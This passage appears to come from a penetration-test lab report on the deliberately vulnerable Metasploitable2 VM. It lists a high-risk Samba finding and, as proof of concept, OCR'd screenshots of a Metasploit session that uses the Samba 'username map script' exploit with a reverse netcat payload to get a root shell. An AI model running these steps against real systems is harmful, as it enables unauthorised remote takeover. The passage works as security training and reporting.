
VULNERABILITY INFORMATION


Vulnerability observed - High


9. Netbios-ssn port is open in Metasploitable2	
Application	netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP) on port 445/tcp
Risk	High
Abstract	SMB vulnerabilities, potential for remote code execution
IPMG Control Violation	Code Execution
Ease of Exploitation	Hard
Impact	Remote code execution
Recommendations	Apply security patches, restrict SMB services, consider alternative file sharing solutions | Application-Specific Risk, Code Execution


Proof of Concept


The metasploitable2 netbios-ssn port 445/tcp is exploited by Samba “username map script” Command Execution




kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2023.3-vmwar
Metasploitable2-Linux
kali-linux-2023.3-vmware...
Metasploitable2-Linux
17:52
kali@kali: ~
File Actions Edit View Help
s x86 Reverse Named Pipe (SMB) Stager
Interact with a module by name or index. For example info 145, use 145 or use payload/windows/custom/reverse_named_pipe
msf6 > use 111
msf6 auxiliary(scanner/smb/smb_version) > show options
Module options (auxiliary/scanner/smb/smb_version):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
THREADS 1 yes The number of concurrent threads (max one per host)
View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/smb/smb_version) > set rhost 192.168.64.129
rhost ⇒ 192.168.64.129
msf6 auxiliary(scanner/smb/smb_version) > run
[*] 192.168.64.129:445 - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.64.129:445 - Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.64.129: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > search samba
Matching Modules
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
20°C Clear
Search
ENG IN
04:22 20-11-2023


kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2023.3-vmwar
Metasploitable2-Linux
kali-linux-2023.3-vmware...
Metasploitable2-Linux
17:52
kali@kali: ~
File Actions Edit View Help
msf6 auxiliary(scanner/smb/smb_version) > search samba
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/unix/webapp/citrix_access_gateway_exec 2010-12-21 excellent Yes Citrix Access Gateway Command Execution
1 exploit/windows/license/calicclnt_getconfig 2005-03-02 average No Computer Associates License Client GETCONFIG Overflow
2 exploit/unix/misc/distcc_exec 2002-02-01 excellent Yes DistCC Daemon Command Execution
3 exploit/windows/smb/group_policy_startup 2015-01-26 manual No Group Policy Script Execution From Shared Resource
4 post/linux/gather/enum_configs normal No Linux Gather Configurations
5 auxiliary/scanner/rsync/modules_list normal No List Rsync Modules
6 exploit/windows/fileformat/ms14_060_sandworm 2014-10-14 excellent No MS14-060 Microsoft Windows OLE Package Manager Code Execution
7 exploit/unix/http/quest_kace_systems_management_rce 2018-05-31 excellent Yes Quest KACE Systems Management Command Injection
8 exploit/multi/samba/usermap_script 2007-05-14 excellent No Samba "username map script" Command Execution
9 exploit/multi/samba/nttrans 2003-04-07 average No Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
10 exploit/linux/samba/setinfopolicy_heap 2012-04-10 normal Yes Samba SetInformationPolicy AuditEventsInfo Heap Overflow
11 auxiliary/admin/smb/samba_symlink_traversal normal No Samba Symlink Directory Traversal
12 auxiliary/scanner/smb/smb_uninit_cred normal Yes Samba _netr_ServerPasswordSet Uninitialized Credential State
13 exploit/linux/samba/chain_reply 2010-06-16 good No Samba chain_reply Memory Corruption (Linux x86)
14 exploit/linux/samba/is_known_pipename 2017-03-24 excellent Yes Samba is_known_pipename() Arbitrary Module Load
15 auxiliary/dos/samba/lsa_addprivs_heap normal No Samba lsa_io_privilege_set Heap Overflow
16 auxiliary/dos/samba/lsa_transnames_heap normal No Samba lsa_io_trans_names Heap Overflow
17 exploit/linux/samba/lsa_transnames_heap 2007-05-14 good Yes Samba lsa_io_trans_names Heap Overflow
18 exploit/osx/samba/lsa_transnames_heap 2007-05-14 average No Samba lsa_io_trans_names Heap Overflow
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
20°C Clear
Search
ENG IN
04:22 20-11-2023


kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2023.3-vmwar
Metasploitable2-Linux
kali-linux-2023.3-vmware...
Metasploitable2-Linux
17:53
kali@kali: ~
File Actions Edit View Help
msf6 auxiliary(scanner/smb/smb_version) > use 8
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 139 yes The target port (TCP)
Payload options (cmd/unix/reverse_netcat):
Name Current Setting Required Description
LHOST 192.168.64.128 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
20°C
Clear
Search
ENG
IN
04:23
20-11-2023


kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2023.3-vmwar
Metasploitable2-Linux
kali-linux-2023.3-vmware...
Metasploitable2-Linux
17:53
kali@kali: ~
File Actions Edit View Help
View the full module info with the info, or info -d command.
msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.64.129
rhost ⇒ 192.168.64.129
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.64.128:4444
[*] Command shell session 1 opened (192.168.64.128:4444 → 192.168.64.129:50772) at 2023-11-19 17:49:39 -0500
whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
20°C
Clear
Search
ENG
IN
04:23
20-11-2023

3.10. METASPLOITABLE2 PORT 512/tcp exec netkit-rsh rexecd – 192.168.64.129

GENERAL INFORMATION

- OPERATING SYSTEM – METASPLOITABLE2
- The victim system is within the network
- Standard security protocol is implemented within the network
- ISP provider and router are varying as per victim machine


VULNERABILITY INFORMATION


Vulnerability observed - High

